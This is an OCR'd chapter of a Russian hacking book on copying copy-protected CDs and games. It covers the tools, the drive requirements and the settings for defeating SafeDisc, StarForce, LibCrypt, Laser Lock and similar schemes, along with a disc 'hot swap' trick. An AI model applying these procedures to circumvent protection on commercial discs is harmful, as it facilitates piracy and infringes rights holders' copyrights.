
Рекламные лозунги, позиционирующие такую-то защиту как стойкую и абсолютно непрошибаемую, всегда неверны. Коль скоро носитель можно воспроизвести, можно его и скопировать. Весь вопрос — в том, как. Запрет на хакерскую деятельность ничего не меняет. Тех, кто занимается несанкционированным клонированием дисков в промышленных масштабах, подобные запреты вряд ли остановят, а вот легальные исследователи будут страдать: профессиональный зуд, видите ли, дает о себе знать. Ну что поделаешь, есть на земле такая категория людей, что не может удержаться от соблазна заглянуть под крышку черного ящика и, дотрагиваясь до вращающихся шестеренок, пытается разобраться: как же все это, блин, работает?

Защищенные диски (а их ряды с каждым днем все растут и растут) — это сакcь и маст дай. Копировщики, копирующие защищенные диски, тоже сакcь, потому что писаны через одно место и постоянно падают. «Хакеры», юзающие копировщики защищенных дисков, маст дай по жизни, ибо нечего мышь тискать, а думать следует не тем, на чем сидишь. А защищенный контент вообще отстой. Настоящие программисты всегда создают подручный софт самостоятельно.

Ладно, братва, кончаем базарить. Сейчас мы будем копировать все, что шевелится, в том числе и **третий star-force**, который вовсе не такой крутой, каким

поначалу кажется. Копирование защищенных дисков — могучая тема, и в рамках отдельной главы ей так же тесно, как Васе Пупкину в пивной бутылке. А за окном, понимаешь, весна... Кошки... Брому мне, брому... Да, на чем я там остановился? Ага, значится, на копировании. Когда будете пробегать мимо магазина — стрельните по полкам. Книжка там такая должна быть, «Техника защиты CD» называется, ну или что-то вроде того. Вот там и про защиту, и про взлом все подробно расписано. Не пинайте только за саморекламу, ok?

СТРАТЕГИЯ БОРЬБЫ



То, чем мы сейчас будем заниматься, это никакое не хакерство, а так... выпендреж в песочнице. Настоящие хакеры загружают софт-айс и отламывают защиту бит-хаком, после чего бывший когда-то защищенным диск копируется любым копировщиком на любом приводе. Это интеллектуальный поединок с защитой в чистом виде. Или она нас, или мы ее. Это захватывающее, но и требующее высокой квалификации занятие мы — понятное дело — никому навязывать не собираемся. Наша миссия гораздо проще и прозаичнее. Разжиться полностью автоматизированным копировщиком, слегка подкрутить настройки и сделать из одного диска целых два, а то и четыре. Ну и что тут сложного? А вот что: настроек море, и методом тыка крутить их можно хоть до посинения, а толку будет ноль.

Между нами, мужиками, говоря, коммерческие копировщики копируют далеко не все защищенные диски (в частности, мои диски они не копируют точно и научатся этому ой как нескоро). Хотите получить полную власть над системой? Пожалуйста — пишите свой собственный копировщик (а я помогу). Собственно говоря, такой копировщик у меня уже есть, но он до сих пор находится в довольно разобранном состоянии. Без документации, техподдержки и сопутствующей инфраструктуры он бесполезен, но доводить это дело до ума мне лень. Правда, если наберется кворум желающих, работа пойдет гораздо быстрее. Но это все в перспективе, а сейчас мы будем хачить тем, что у нас есть.

ДЕЛА СОФТВЕРНЫЕ, ИЛИ ЭЙФОРИЯ ОТ АТРОФИИ

Существует не так уж много копировщиков защищенных дисков, и среди них нет ни одного по-настоящему хорошего. Хакерских копировщиков нет и уже не будет. Современное поколение — поколение «Пепси» — хочет интерфейс с одной большой кнопкой Start. Поколение «Пепси» считает зазорным чтение книг, у них атрофирован мозг напрочь. Копировщики по уровню своей функциональности вплотную приближаются к мыльницам типа «Кодак-Автомат» и не

13 Зак 398

предоставляют нам никаких рычагов управления. Копировщик копирует непонятно что и непонятно зачем, причем качество копирования оставляет желать лучшего. При каждом удобном случае он уходит в глубокий отказ и едет крышей. Часть дисков вообще не копируются в принципе (так, присутствие нулевого трека на диске завешивает все известные мне копировщики), часть копируется не без плясок с бубном.

Лучшее, что есть на рынке, – это **Clone CD** (http://www.slysoft.com/en/) (рис. 24.1) и **Алкоголь 120%** (http://www.alcohol-soft.com/) (рис. 24.2). Первый лучше справляется с чтением нестандартных образов, второй — с записью. С другой стороны, Clone CD не умеет измерять характеристики спиральной дорожки и не копирует ряд продвинутых защит наподобие cd-cops или star-force. Их копирует только Алкоголь. Точнее говоря, не копирует, а *эмулирует*, но с точки зрения конечного пользователя один хрен разница. Для работы с такой «копией» требуется специальная программа – *эмулятор*. Например, сам Алкоголь или бесплатно распространяемый **Daemon-Tools** (http://www.daemon-tools.cc/), в установленном виде занимающий чуть больше 360 Кбайт (для сравнения: Алкоголь растянулся на десяток с гаком метров).




Рис. 24.1. Clone CD за работой

К этому списку можно добавить и **Blind Write** – единственный копировщик, справляющийся со star-force 3, но вызывающий у меня смесь ужаса с отвращением, ибо здесь вообще нет никаких настроек, которые было бы можно подкрутить или отломать.

Начинающим также пригодятся *определители типов защит*, определяющие, что за хрень вы пытаетесь скопировать, и подсказывающие, какие настройки выбрать, а какие лучше не надо. На http://www.cdmediaworld.com/hardware/cdrom/cd_utils_2.shtml таких утилит просто толпа, но все они фуфло. Учитесь определять предпочтительные настройки самостоятельно. На то они и настройки, чтобы их *настраивать*.

Alcohol 120% - Создание образов

Создание файла-образа

Файл-образ будет готов, когда индикатор хода операции достигнет 100%.

Ход выполнения сброса дампа

Выполнено: 91% Блок: 13842 (27.0 MB) Прошло: 00:00:06

06:05:16 Информация о процессоре: AMD Athlon(tm) Processor (1059MHz)
06:05:16 Дамп диска: (G:) _NEC CD-RW NR-9100A (1:0)
06:05:17 Режим чтения: Режим RAW , Быстрый пропуск ошибочных блоков (Чтение суб
06:05:17 Информация об источнике: Сессия: 2, Трек: 2, Длина: 29.6 MB / 003:22:23
06:05:17 Запись файла-образа: C:\030713_1649.img

Использование буфера: 11%

Загрузка ЦП: 100%

Устройство	Статус устройства
(G:) _NEC CD-RW NR-9100A (1:0)	Длина: 29.6 MB / 15173 / 003:22:23
C:\030713_1649.ccd	Запись файла-образа

Закрыть это окно по окончании операции

Отмена

Рис.24.2. Алкоголь за работой

ДЕЛА ЖЕЛЕЗЯЧНЫЕ, ИЛИ НЕ ВСЕ ПРИВОДЫ ОДИНАКОВЫ



Копировщики защищенных дисков предъявляют к читающим/пишущим приводам весьма жесткие требования. Привод должен не только поддерживать определенные режимы работы (которые по стандарту он поддерживать совсем не обязан), но и обладать нехилой механической частью, обеспечивающей стабильность вращения диска и постоянство позиционирования оптической головки, в противном случае диски, защищенные cd-cops и star-force, скопировать не удастся.

Интересующие нас характеристики обычно не афишируются производителем и не приводятся ни в технической документации, ни (тем более!) на этикетке, приклеенной сверху привода, поэтому выбор модели, пригодной для хакерства, представляет собой довольно нетривиальную задачу. Самое простое — скормить приводу SCSI/ATAPI команду `GET CONFIGURATION` и посмотреть, что он вернет в ответ, памятуя о том, что возвращенная им информация может и не соответствовать действительности, поскольку отражает *заявленные*, а отнюдь не *реально* измеренные свойства. Так что пара-тройка тестирующих программ нам не помешает (их можно найти на моем домашнем ftp-сервере 83.239.33.46). Кроме того, можно использовать и сам копировщик (например, тот же Clone CD) в качестве своеобразного прогонного стенда. Это тем более хорошо, что определенные приводы конфликтуют с определенными копировщиками, поэтому чтобы знать наверняка, этот самый копировщик нужно запустить.

Вот неполный перечень требований, предъявляемых к читающему приводу, перечисленных в порядке убывания их значимости (под «читающим» приводом здесь подразумевается привод, используемый для снятия образов, а не обязательно CD-ROM):

- **привод должен поддерживать «сырой» режим чтения** (2352 байта на сектор), осуществляемый командами READ CD/READ CD MSF, в противном случае практически ни один защищенный диск скопировать не удастся. Запустите утилиту cd_raw_read и попробуйте прочитать несколько произвольных секторов с диска, и если они прочитаются, режим сырого чтения действительно поддерживается;
- **привод должен поддерживать чтение всех восьми каналов подкода** в сыром, упорядоченном и неупорядоченном виде, возвращая их в общем потоке данных (то есть с командой READ CD). К слову сказать, Clone CD и Алкоголь используют только упорядоченный режим, так что если вы не собираетесь разрабатывать свои собственные копировщики, остальные два режима неактуальны. Если снятие образа диска при взведенной галочке Чтение субканалов (Clone CD) или Чтение субканальных данных с текущего диска (Алкоголь) проходит успешно, привод поддерживает чтение каналов подкода или только делает вид, что поддерживает, умело имитируя результат. Чтобы выяснить это наверняка, запишите скачанный с ftp образ test_sub в режиме RAW DAO 96 (см. требования к пишущему приводу) и, сняв образ свежезаписанного диска, сравните полученный *.sub файл с исходным. В случае неудачи не спешите винить привод — некоторые версии Clone CD содержат ошибки, завешивающие некоторые читающие приводы. Воспользуйтесь другой версией программы или смените копировщик;
- **привод должен позволять отключать аппаратную коррекцию ошибок**, возвращая считанные данные «как есть», так как многие защитные механизмы основаны на умышленном внесении устранимых искажений с последующей привязкой к ним. Если при «программной» коррекции ошибок («быстрый пропуск ошибок» в «параметрах чтения» Clone CD) снятие образа проходит успешно, данный режим приводом поддерживается;
- **привод должен поддерживать быстрый пропуск ошибок**, позволяя установить свой внутренний счетчик повторов чтения в ноль, что соответствует отсутствию повторов. В противном случае копирование дисков, защищенных большим количеством дефектных секторов, потребует чудовищного количества времени (сутки или больше). Если при установленной галочке Быстрый пропуск ошибочных блоков в Алкоголе снятие образа слегка «травмированного» диска проходит успешно, значит, данный режим приводом частично или полностью поддерживается. Частично — привод позволяет устанавливать счетчик повторов в ноль, но бракует даже вполне читабельные сектора. Полностью — привод бракует только действительно сбойные сектора. Короче говоря, между скоростью и стабильностью чтения должен быть разумный компромисс, определяемый электронной начинкой привода. Clone CD поддерживает режим «умного» пропуска секторов, пропуская «сбойные» сектора пачками по 100 штук, без проверок на их читабельность,

однако полезность этой идеи сомнительная, и полученная копия зачастую оказывается неработоспособной;

- **привод должен возвращать указатели на C2-ошибки**, чтобы копировщик мог их интерполировать вручную. Главным образом эта фишка необходима для копирования аудиодисков (и незащищенных в том числе!), а для дисков с данными она практически бесполезна. Запустите утилиту get_configuration, и если первый, считая от нуля, бит feature data равен 1, режим отдачи ошибок успешно поддерживается;
- **привод должен обладать постоянством позиционирования**, перемещая оптическую головку к тому сектору, к которому его просят, а не куда бог пошлет. Приводы с низкой точностью позиционирования для копирования дисков, защищенных по технологии cd-cops и star-force, непригодны. Запустите утилиту seek_and_Q и, вставив в привод аудиодиск, прочитайте субканальные данные первой сотни секторов (например, это можно сделать так: seek_and_Q.exe TEAC 0 100, где TEAC — имя вашего привода) — числа в крайней правой колонке должны монотонно возрастать, каждый раз увеличиваясь на единицу. Если же они начинают «плясать», механика привода оставляет желать лучшего;
- **привод должен обладать стабильностью считывания**, затрачивая на чтение данного сектора одно и то же время, в противном случае измеренные характеристики спиральной дорожки окажутся неточны, и копии star-force/cd-cops откажут в работе. Запустите утилиту CD.angle.sector со следующими параметрами: CD.angle.sector.exe \\.\X: 0 200 100 > filename.txt, где X: — буква, закрепленная за приводом, и импортируйте полученный файл в MS Graph (та штука, которая в Ворде рисует диаграммы). Затем повторите эту процедуру вновь, наложив полученные графики друг на друга. На идеальном приводе оба графика должны полностью совпадать, но на практике такое никогда не достигается, и виною может быть не только привод, но и фоновые процессы (драйвера), «вращающиеся» на заднем дворе операционной системы и искажающие результат измерений. Прибейте все ненужное, снесите все посторонние драйвера и протестируйте привод вновь.

Что же касается пишущего привода, то наши пожелания в отношении его характеристик будут следующими (официант!):

- **привод должен поддерживать режим RAW DAO 96**, открывающий доступ ко всем служебным структурам данных и позволяющий записывать диски в нестандартных формах. Большинство дешевых писцов этот режим не поддерживают, и их возможности более чем ограничены. Если при выборе пишущего CD-привода Clone CD говорит, что запись в режиме RAW DAO поддерживается, — не спешите радоваться. Привод может поддерживать режим RAW DAO-16, но не поддерживать RAW DAO 96, тогда копирование дисков, защищенных по технологии LibCrypt, окажется невозможным. На поддержку RAW DAO 96 указывает — что бы вы думали? — возможность записи CD-G!
- **привод должен позволять отключать режим коррекции ошибок**, в противном случае мы не сможем ни имитировать сбойные сектора, ни записывать

сбойные диски, и практически ни одну защиту побороть не удастся. Поддержка режима RAW DAO 96 предполагает возможность отключения коррекции (точнее говоря, при записи в RAW DAO 96 привод послушно пишет что ему дают и не пытается заниматься самодеятельностью). Если режим RAW DAO 96 не поддерживается, но Clone CD или Алкоголь предлагают RAW SAO + SUB, то запись без коррекции все же возможна, хотя ее возможности и будут сильно ограничены. Если же ни того, ни другого в списке режимов не значится — приводу место на свалке, а не в корпусе хакерского ПК;

- **при записи аудиоданных привод не должен осуществлять их коррекцию для придания более «приятного» звучания** — некоторые защиты помечают данные как аудио, и если привод попытается их «улучшить» (этим «славятся» приводы Plextor), можно представить, что в результате произойдет. Для тестирования привода на вшивость требуется хотя бы один защищенный диск (его, кстати говоря, можно создать и самостоятельно). Более легких путей, к сожалению, нет (во всяком случае, я о них не знаю).

РЕГЛАМЕНТ РАБОТ, ИЛИ С ЧЕГО НАЧАТЬ И ЧЕМ ЗАКОНЧИТЬ

Копирование защищенных дисков обычно осуществляется в два этапа: чтение образа и запись на диск. Если в системе установлен CD-эмулятор (например, тот, что входит в состав Clone CD или Алкоголя), последний этап может и отсутствовать. Тогда снятый образ будет храниться на винчестере до тех пор, пока не пропадет или не будет за ненадобностью удален.

Снять корректный образ диска далеко не просто, поскольку заранее неизвестно, к чему именно привязывается защита, а на что ей наплевать, причем наращивание мощности копировщика обычно оборачивается неизбежным падением качества.

Для начала откажемся от чтения субканальных данных (Чтение субканальных данных с текущего диска в Алкоголе и Чтение субканалов из аудиотреков/Треков с данными в Clone CD), выключим Пропуск ошибок чтения в Алкоголе или установим счетчик Повторов чтения в единицу в Clone CD. При этом Коррекция ошибок должна быть установлена в значение Программно, и надо сбросить все три галочки: Остановка при ошибке чтения, Не сообщать об ошибках чтения, Умное сканирование плохих секторов. Измерять позиционирование данных (только для Алкоголя) пока не надо, а вот Регенерировать сектора с данными (только Clone CD) — не помешает. Качество извлечения аудио при копировании аудиодисков (только для Clone CD) выберите в соответствии со своими вкусами и потребностями. То же самое относится и к скорости чтения.

Если в процессе копирования обнаружится большое количество ошибок, охлаждающих бегунок прогресса, также именуемый «градусником», до абсолютного нуля, щелкните на кнопке Отмена и задействуйте Пропуск ошибок чтения (Алкоголь) или уменьшите счетчик Повторов до нуля (Clone CD). Использование параметра Быстрый пропуск ошибочных блоков (Алкоголь) или Умное сканирование плохих секторов существенно ускоряет копирование, но вместе с тем

увеличивает риск пропуска «правильных» секторов. Скопированная игрушка может нормально запускаться, но виснуть на том или ином уровне.

В процессе копирования может зависнуть и сам копировщик (или, как вариант — вылетев за пределы диска, начать строчить бесконечной очередью сбойных секторов). Это — дефект ДНК разработчиков, неявно закладывающихся на слишком вольные допущения. Используйте другой копировщик (Clone CD вместо Алкоголя или Алкоголь вместо Clone CD), иногда это помогает, но чаще нет, и такой диск приходится копировать «руками», для чего предусмотрены утилиты cd_raw_read, seek_and_Q и cd_toc_read, разработанные автором (рис. 24.3) и выложенные им на http://kpnc.opennet.ru. В «Технике защиты CD» этот вопрос разобран во всех подробностях, так что не будем на нем останавливаться.




Рис. 24.3. Копировщик, разработанный автором, копирует диск, защищенный star-force, реконструируя структуру спиральной дорожки

Снятый образ может быть немедленно смонтирован на эмулятор и проверен на работоспособность в условиях, приближенным к боевым. Возможны следующие варианты: образ монтируется, игрушка нормально запускается и все идет ok; образ монтируется, но игрушка отказывается признать скопированный диск своим; образ не монтируется вообще, выдавая сообщение о той или иной ошибке. Такое с эмуляторами часто бывает. Пока высокие круги до хрипоты спорят, может ли бог сотворить такой камень, который не сможет поднять, копировщик запросто снимет такой образ, который хрен потом соглашается монтировать. Если так — залейте его (образ, а не эмулятор) на CD-R/RW и запустите уже оттуда. Все равно не работает? Вот черт! Тогда задействуйте чтение данных подканалов (если ваш привод их действительно читает). Если и это не поможет — откажитесь от «регенерации секторов с данными» (только для Clone CD, при этом коррекция ошибок должка быть отключена, что, кстати говоря, поддерживается не всеми приводами), так как некоторые защиты умышленно вносят устранимые искажения и привязываются к ним (однако такой путь ведет к накоплению ошибок, и качество каждой последующей копии будет неуклонно падать).

В самом крайнем случае задействуйте Измерение позиционирования данных в Алкоголе, выбрав предпочтительную точность измерений (она задается в настройках типов данных). Логично, что высшая точность обеспечивает наилучшее качество копии, но и отнимает больше времени. Полученная копия не может быть записана на CD-R/RW как обычный диск и работает только в паре с эмулятором, что создает очевидные проблемы при распространении скопированных дисков. К слову сказать, третий star-force не копируется Алкоголем, но копируется Blind Write. В смысле — эмулируется. Blind Write снимает образ, который должен быть смонтирован на виртуальный диск Алкоголя/D-Tools.

До сих пор мы говорили исключительно о копировании дисков с данными. Теперь перейдем к аудио. Ни Clone CD, ни Алкоголь, ни Blind Write для получения качественных копий не пригодны, так как ориентированы в первую очередь на диски с данными, а аудио копируют «постольку, поскольку». Используйте любого качественного аудиограбителя, который вам по душе (например, EAC от http://www.exactaudiocopy.de/). Тут, правда, есть одна проблема. Многие защищенные аудиодиски вообще не проигрываются в PC CD-ROM'ах, но нормально воспроизводятся в аудиоцентрах. Коль скоро диск нельзя воспроизвести, нельзя его и скопировать. Так вот, расследование показало, что на таких дисках используется кастрированная выводная область, убеждающая привод, что конец диска находится приблизительно на 10–30-й секунде от его начала. Если отбросить идею модификации прошивки привода как бредовую, остается лишь один способ взлома — «горячая замена». Покупаем дешевый привод, освобождаем его от корпуса и прочих ненужных запчастей, подключаем к компьютеру, вставляем до упора забитый каким-нибудь барахлом диск (каким — не критично), затем, не нажимая клавишу выброса лотка, аккуратно снимаем его со шпинделя и вставляем диск, который нам надо скопировать. Фишка вот в чем: при таких мытарствах привод не узнает о факте замены диска и не перечитает его оглавление, и защита уже не сможет убедить его в том, что диск обрывается на 10-й секунде. Подробное описание технологии «горячей замены» требует отдельной книги, а сейчас просто ловите идею.

Тем временем мы добрались и до вопросов записи. Запись... казалось бы, что может быть проще! А вот и нет! Взять хотя бы проблему выбора режима. **RAW DAO** — рекомендации лучших собаководов («спецов» с пальцами и понтами). Полный контроль над процессом прожига, но и (за счет внешнего источника синхронизации) хреновое качество записи! RAW SAO — функциональные возможности так себе, зато к качеству претензий нет никаких. Поэтому лучше начинать прожиг в RAW SAO и только в случае неудачи переходить на RAW DAO.

Диски, защищенные по технологии слабых секторов (например, Safe Disc 2), обнаруживают одну очень неприятную особенность. А именно: оригинальный диск читается без ошибок, но копия оказывается «украшенной» большим количеством сбойных секторов, приходящихся аккурат на ключевые файлы. Носитель здесь не при чем. Источник дефективности в приводе. Не вдаваясь в технические подробности, можно сказать, что существуют как благоприятные, так и чрезвычайно неблагоприятные последовательности байтов. Неблагоприятные

последовательности должны записываться на диск особым способом. Поскольку при нормальном течении дел встреча с ними крайне маловероятна, большинство приводов игнорируют их существование. Существует по меньше мере три пути решения проблемы: выбросить привод и купить другой — получше и поумнее; скопировать диск не на CD-R, а на CD-RW (при записи образа на перезаписываемый носитель приводы обычно «вспоминают» о неблагоприятных последовательностях, чего практически никогда не делают на CD-R); активировать параметр «усиления» слабых секторов в Clone CD (у Алкоголя это зовется Обход ошибки EFM в настройках записи). Как вариант, можно использовать режим эмуляции слабых секторов в Clone CD. Он более надежен, но требует утилиты Clone CD Tray, скрывающей истинный тип носителя от защитных механизмов. Используйте ее всегда, когда скопированный диск отказывается работать. Быть может, защита просто опрашивает тип диска (CD-ROM или CD-R/RW).

При копировании дисков, защищенных по технологии Lib Crypt, в Clone CD установите флажок Не восстанавливать субканальные данные (в Алкоголе делать ничего не надо, так как он субканальные данные никогда и не восстанавливает).

Наконец, не забывайте о режимах экстра, эмуляции, активируемых в настройках Алкоголя. Это: *RPMS* (воссоздание особенностей структуры спиральной дорожки, к которой привязываются защиты типа cd-cops и star-force), эмуляция плохих секторов (к которым привязываются защиты типа Safe Disk), эмуляция *субканальных данных* (к ним привязывается Secu-ROM) и, наконец, эмуляция *LaserLook*, имеющего свои специфические особенности. К слову сказать, Clone CD справляется с тремя последними пунктами и так, не прибегая к эмуляторам, что существенно упрощает пользование диском.

СОВЕТ

Копирование и запись всегда следует производить на наименьшей скорости из тех, что поддерживаются приводом. В идеале — на 1x. Как говорится, будешь тише — дольше будешь. Засим все!

КОПИРОВАНИЕ ДИСКОВ

Наиболее популярные защитные механизмы копирования собраны в табл. 24.1. А примеры защит от копирования некоторых игр — в табл. 24.2.



Рис. 24.4. Диск, защищенный технологией Cactus Shield, на присутствие которой указывает узкое блестящее кольцо, расположенное вблизи внешней кромки диска. Отсюда начинается та самая сессия, что содержит мерзопакостный сильно сжатый mp3 отвратительного звучания. Аккуратно зачернив ее маркером (или воспользовавшись вариантом «чтение только первой сессии»), мы взломаем защиту, добравшись до нормальных аудиотреков CD-качества

Таблица 24.1. Наиболее популярные защитные механизмы

Защита	Технология	Как распознать	Как скопировать
Cactus Shield	Отрицательный LBA-адрес первого аудиотрека (в других версиях — кастрированный Lead-Out), внесение неустранимых ошибок в аудиопоток (рис. 24.4)	При проигрывании диска в PC вместо аудиотреков появляются mp3-файлы отвратного качества, попытка воспроизведения аудиотреков обрывает звучание через несколько секунд, копия диска сильно «шумит», как граммофонная пластинка	Копируется Clone CD в режиме «наилучшего» качества извлечения аудио с установленным флажком Чтение только первой сессии, читающий привод должен уметь возвращать указатели на неустранимые C2 ошибки («Кактус» с кастрированным Lead-Out хачится только копированием с «горячей заменой», то есть защищенный диск вставляется в привод без выброса лотка)
Cd-cops	Привязка к структуре спиральной дорожки	На диске расположены файлы CDCOPS.DLL, *.GZ_ и *.W_X	Нельзя скопировать, на неразболтанном приводе эмулируется Алкоголем в режиме RMPS
Laser-lock	Создание физических дефектов с последующей привязкой к ним (рис. 24.5)	Скрытая директория LASERLOCK	Нельзя скопировать, эмулируются Алкоголем, для снятия образа желателен привод, поддерживающий быстрый пропуск ошибок. (Упрощенные варианты защиты копируются Алкоголем и Clone CD путем имитации дефективных секторов — для этого вам нужен привод, позволяющий отключить коррекцию ошибок при записи)
LibCrypt	Ключевая метка в Q-канале подкода с искаженной контрольной суммой	—	Копируется Clone CD с включенными опциями Чтение субканалов (снятие образа) и Не восстанавливать субканальные данные (прожиг), читающий привод должен поддерживать чтение субканальных данных, а записывающий — позволять отключать режим коррекции и поддерживать режим DAO-96

Защита	Технология	Как распознать	Как скопировать
SafeDisc	Создание дефектных секторов с последующий привязкой к ним, родимым	Большое количество сбойных секторов в середине диска, 00000001.TMP CLCD16.DLL CLCD32.DLL CLOKSPL.EXE	Копируются Алкоголем и Clone CD, читающий привод должен поддерживать быстрый пропуск ошибок, а пишущий — позволять отключать коррекцию
SafeDisc 2	Слабые сектора	Диск нормально читается, копируется, но копия неожиданно обнаруживает большое количество сбойных секторов	Копируется Clone CD в режиме усиления слабых секторов или Алкоголем в режиме обхода ошибки EFM
SecoROM	Ключевая метка в Q-канале подкода	CMS16.DLL, CMS_95.DLL or CMS_NT.DLL	Копируется Clone CD и Алкоголем при условии, что задействовано чтение данных подканалов
Star-force	Привязка к структуре спиральной дорожки	—	Нельзя скопировать, на неразболтанном приводе эмулируется Алкоголем в режиме RMPS





Рис. 24.5. Диск, защищенный по технологии Laser Lock. Видите рытвину посередине спиральной дорожки? Это лазерная метка и есть. Фокус в том, что эта метка не препятствует чтению сектора (такие дефекты микропроцессорная начинка привода легко исправляет за счет избыточности кодирования), но обламывает следящую систему, в результате чего головка вылетает на соседнюю дорожку. Защите остается лишь прочитать текущую позицию, и если при чтении ключевой метки мы всякий раз слетаем на ±1 дорожку, диск считается оригинальным и наоборот. Понятно теперь, почему правильно реализованный Laser Lock невозможно скопировать, а можно только проэмулировать?

Таблица 24.2. Кто есть ху, или Чем защищают диски некоторых игр

Игра	Тип защиты
SimCity 3000	Secu-ROM
Blood 2	Safe-Disk
Command & Conquer 2 Tiberian Sun	Safe-Disk
Diablo 2	Safe-Disk
Jagged Alliance 2	Safe-Disk
Might & Magic 7 Montezuma's Return	Safe-Disk
Need for Speed 4	Safe-Disk

ИНТЕРЕСНЫЕ ССЫЛКИ

- http://www.cdfreaks.com — сайт для настоящих взломщиков CD, здесь можно найти все — от технологии до хакерских прошивок и продвинутого софта;
- http://club.cdfreaks.com — форум, где тусуются матерые взломщики CD и где всегда можно встретить умных людей, способных разобраться в вашей проблеме;
- http://www.balvanka.com.ua — просто хорошие статьи по взлому;
- http://www.alcohol-soft.com — сайт разработчиков Алкоголя;
- http://www.elby.ch/en — сайт разработчиков Clone CD. В связи с изменением европейского законодательства, запретившего копирование защищенных дисков даже в архивных целях, проект заморожен и все права переданы фирме Sly Soft, расположенной в маленькой островной стране. Сейчас на сайте можно найти лишь Clone DVD, копирующий DVD-диски;
- http://www.slysoft.com/en — сайт поддержки копировщика Clone CD;
- http://www.vso-software.fr — сайт разработчиков копировщика Blind Write;
- http://www.daemon-tools.cc — сайт разработчиков эмулятора Daemon-Tools;
- http://www.cdmediaworld.com/hardware/cdrom/cd_utils_2.shtml — свалка определителей защит (не файлопомойка).



ГЛАВА 25

ТЕСТИРОВАНИЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

Before you can debug, you need bugs!

Основной принцип тестирования

